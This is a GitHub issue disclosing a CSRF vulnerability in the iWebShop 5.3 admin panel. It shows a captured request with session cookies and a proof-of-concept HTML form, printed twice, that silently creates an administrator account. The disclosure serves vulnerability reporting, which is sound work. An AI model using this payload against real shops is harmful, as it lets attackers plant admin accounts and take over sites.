New issue

Jump to bottom

Iwebshop5.3 csrf vulnerability #2

Open Pagli0cci opened this issue on Apr 15, 2019 · 0 comments

Pagli0cci commented on Apr 15, 2019 Owner

Vulnerability overview

```
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://127.0.0.1/phpCase/iWebShop5.3/index.php?controller=system
&action=admin_edit
Cookie:
lastUrl=%2FphpCase%2FiWebShop5.3%2Findex.php%3Fcontroller%3Dsyst
em%26action%3Dadmin_list;
PHPSESSID=0f755f67724c394dd123503f72f5ce29;
__tins__18885840=%7B%22sid%22%3A%2015553129767 67%2C%20%22vd%22%3
A%203%2C%20%22expires%22%3A%2015553158065 46%7D; __51cke__=;
__51laig__=33; think_var=zh-cn;
iweb_captcha=e13724Ob429c3c8af6UgkGUgkJVQMEAANYAwEFVQANAQQPV1oAU
QcEUABUUVVQQVOLUA;
iweb_admin_role_name=aed435b752110d9009CFFSBAVRAgIEUgBUBFVVVwFVB
VUFCgEEWlxXAgRXC1PbhrbQgpCCm8DV87WA8%2Fk;
iweb_admin_id=aed435b752110d9009CFFSBAVRAgIEU1sHVFIMBwsIBAABUFsO
WwlTAAhXCVUC;
iweb_admin_name=aed435b752110d9009CFFSBAVRAgIEU1xUBAIBCwAEBgRUBg
8PAFwEC1BTDQBSVF5eVg;
iweb_admin_pwd=aed435b752110d9009CFFSBAVRAgIEUgAGVwZWVwcDBFNVC1s
PWVpZV1QAAFsGVgdTW1RWV1RTAgRTVwUBAFddUFRWUFFQXFsFVVcIXQ;
iweb_user_id=a492bc791b05449484B1UFCFYIUVVTCFsCVFwIBg4PD1EFUANdU
QEEVl1QBA8E;
iweb_username=a492bc791b05449484B1UFCFYIUVVTCA1TBwAEAVUEAQAAC11U
BFcGVQJVAggAAAUAUwRYVAU;
iweb_user_pwd=a492bc791b05449484B1UFCFYIUVVTCFOHBQOIV1NTAVYDCgAA
AVNUU1JXDQtQBwZSAVdSXwRcWgMNCFAEAwMBBFwIBwQDAVYFXQ1WAw;
iweb_head_ico=a492bc791b05449484B1UFCFYIUVVTCFsFUQhTA1ACCgQKAwRV
CwcOAAIHDQw;
iweb_last_login=a492bc791b05449484B1UFCFYIUVVTCFsFUQhTA1ACCgQKAw
RVCwcOAAIHDQw;
iweb_shoppingcart=53972916ffd13035e9A1VSU1ZVAA1VU1UKUVIAB1MMAFOP
U1dSWAVdBFMAW1A;
iweb_lastInfo=6096O5559d2Ob783d7VQACB1RTA1ZVVAUHAQQHUQEFA1QHBQJU
U1NWVg1aVAVJQU8SRAdbHgcBD1kKa1UNQkI
DNT: 1
X-Forwarded-For: 8.8.8.8
X-Forwarded_For: 8.8.8.8'
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

id=&admin_name=test1111&password=123456&repassword=123456&role_i
d=0&email=
```


Exploiting

Vulnerability code text

```
<html>
  <body>
    <form action="http://127.0.0.1/phpCase/iWebShop5.3/index.php?controller=system&action=admin_edit_act" method="POST">
      <input type="hidden" name="id" value="" />
      <input type="hidden" name="admin_name" value="test1111" />
      <input type="hidden" name="password" value="123456" />
      <input type="hidden" name="repassword" value="123456" />
      <input type="hidden" name="role_id" value="0" />
      <input type="hidden" name="email" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

```html
<html>
  <body>
    <form action="http://127.0.0.1/phpCase/iWebShop5.3/index.php?controller=system&action=admin_edit_act" method="POST">
      <input type="hidden" name="id" value="" />
      <input type="hidden" name="admin_name" value="test1111" />
      <input type="hidden" name="password" value="123456" />
      <input type="hidden" name="repassword" value="123456" />
      <input type="hidden" name="role_id" value="0" />
      <input type="hidden" name="email" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Exploit success picture



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant